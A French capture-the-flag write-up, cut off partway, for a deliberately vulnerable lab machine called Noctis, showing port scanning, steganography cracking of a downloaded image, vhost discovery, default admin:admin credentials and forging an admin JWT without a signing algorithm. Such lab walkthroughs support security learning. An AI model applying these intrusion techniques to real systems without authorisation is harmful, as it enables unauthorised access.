Noctis
la machine noctis présente une faiblesse dans la régénération du JWT grâce a une key secrète faible, la faille SSTI dans le chat, l'exposition du code PIN de nova dans le key redis et l'escalade root via une binaire qui une import un fichier shared object contrôlé par l'utilisateur nova

Reconnaissance - IP - Scan de port
nous allons commencé par démarrer le défi
1
2
3
4
5
┌──(d4fl0n㉿kali)-[~]
└─$ unzip noctis.zip
Archive:  noctis.zip
  inflating: auto_deploy.sh
  inflating: noctis.tar
démarrons le défi pour obtenir l’IP du containeur vulnérable
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(d4fl0n㉿kali)-[~]
└─$ sudo ./auto_deploy.sh noctis.tar
[sudo] password for d4fl0n:

  ▄▄▄▄   Dockerlabs — laboratorio vulnerable

[*] Cargando imagen desde noctis.tar ...
[*] Desplegando máquina noctis ...
[+] Máquina desplegada: noctis
[+] IP de ataque:        172.17.0.2
[*] Esperando servicios (nmap -sV 172.17.0.2)...

[+] Laboratorio en marcha. Pulsa Ctrl+C para desplegar/eliminar al terminar.
je pense qu’une refonte du script auto_deploy.sh a été réalisé
l’IP cible est 172.17.0.2
nous allons lancé le scan nmap sur toutes la plage de 1-65535
1
2
3
4
5
6
7
8
9
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-11-08 12:52 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: FA:6E:B7:C7:CE:7F (Unknown)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 80 -A -O -sCV 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-11-08 12:52 -0500
Nmap scan report for 172.17.0.2
Host is up (0.00011s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx
|_http-title: NOCTIS Systems \xE2\x80\x94 Orbital Intelligence
MAC Address: FA:6E:B7:C7:CE:7F (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
nous avons un seul port ouvert qui est le 80 pour http
Enumération web
accédons au site web


après avoir cliqué sur le bouton Reliqué 4.7 une image nommé hero.jpg a été directement téléchargé

nous avons trouver une note laissé par le développeur qui parle de landing de la page
nous allons faire du stéganographie sur cette image téléchargé pour voir si y’a des information intéressent
1
2
3
4
5
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ ls -l
total 116
-rw-rw-r-- 1 d4fl0n d4fl0n 113082 Nov  8 12:55 hero.jpg
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ stegseek hero.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "midnight"
[i] Original filename: "hint.txt".
[i] Extracting to "hero.jpg.out".
l’image contient une note est le mot de passe est midnight
lisons le contenu récupérer
1
2
3
4
5
6
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ cat hero.jpg.out
side-channel legacy activo
vhost de ops: admin.noctis
stack auth del panel: JWT HS256 (LEGADO)
la clave de firma se rota... o se cracks.
Bingo nous avons trouvé des infos intéressent:
vhost: admin.noctis
le JWT utilise l’algorithme HS256 est d’après la note la clé secrète est crackable
vérifions le vhost
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://172.17.0.2 -H "Host: admin.noctis"
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/admin/login">/admin/login</a>. If not, click the link.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://172.17.0.2/admin/login -H "Host: admin.noctis"
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="utf-8"/>
<meta name="viewport" content="width=device-width, initial-scale=1"/>
<title>NOCTIS // Panel Ops — acceso</title>
<link rel="stylesheet" href="/static/css/noctis.css"/>
</head>
<body>
<canvas id="rain" aria-hidden="true"></canvas>
<div class="scanlines" aria-hidden="true"></div>

<main class="panel-wrap">
  <section class="glass login-card">
    <header class="brand small">
      <span class="tag">//</span><span class="word">NOCTIS</span><span class="sub">PANEL OPS · legacy tier</span>
    </header>

    <form id="f" autocomplete="off">
      <label>operador
        <input id="user" name="user" placeholder="op-000" required/>
      </label>
      <label>contraeña
        <input id="pass" name="pass" type="password" placeholder="••••••••" required/>
      </label>
      <button class="btn primary wide" type="submit">AUTENTICAR ▸</button>
    </form>

    <pre id="out" class="mono out" hidden></pre>

    <p class="disclaimer dim mono">
      // CAC-2 desconectado: el portal emite tokens LEGACY HS256 y los valida en frío.
      // elevación a admin requiere re-firma auditada.
    </p>
    <nav class="foot-links mono dim">
      <a href="/admin/panel">panel</a> · <a href="/admin/console">consola</a>
    </nav>
  </section>
</main>

<script>
const f = document.getElementById('f');
const out = document.getElementById('out');
f.addEventListener('submit', async (e) => {
  e.preventDefault();
  out.hidden = false;
  out.textContent = '[*] engaged queue...';
  try {
    const r = await fetch('/admin/auth', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      body: JSON.stringify({user: f.user.value, pass: f.pass.value}),
    });
    const j = await r.json();
    if (j.token) {
      document.cookie = 'noctauth=' + j.token + '; path=/; max-age=86400; samesite=Lax';
      out.textContent =
        '[+] verification queue engaged.\n[+] legacy scope token issued:\n\n' + j.token +
        '\n\n[*] tier: guest — el SOC debe re-firmar para tier admin.';
    } else {
      out.textContent = '[-] ' + (j.err || 'rejected');
    }
  } catch (err) {
    out.textContent = '[-] transport error';
  }
});
</script>
</body>
</html>
le vhost est up
ajoutons le vhost au fichier /etc/hosts pour une résolution DNS en le pointant sur l’IP cible
1
2
3
4
┌──(d4fl0n㉿kali)-[~]
└─$ echo "172.17.0.2 admin.noctis" | sudo tee -a /etc/hosts
[sudo] password for d4fl0n:
172.17.0.2 admin.noctis

nous avons une page de connexion

nous avons clique sur panel et nous avons été redirigé vers /admin/panel mais nous n’avons pas la permission vérifions avec le bouton console

nous n’avons pas encore la permission essayons la connexion avec le cred admin:admin

après la saisie de l’identifiant admin:admin un JWT token nous a été générer
vérifions l’autorisation au panel admin avec le token cette fois-ci

l’accès nous a toujours été refusé
Exploitation web
décryptons le JWT

nous avons le role invité guest forgeons le niveau JWT avec le role admin sans alg

vérifions le panel avec notre nouvelle JWT forgé
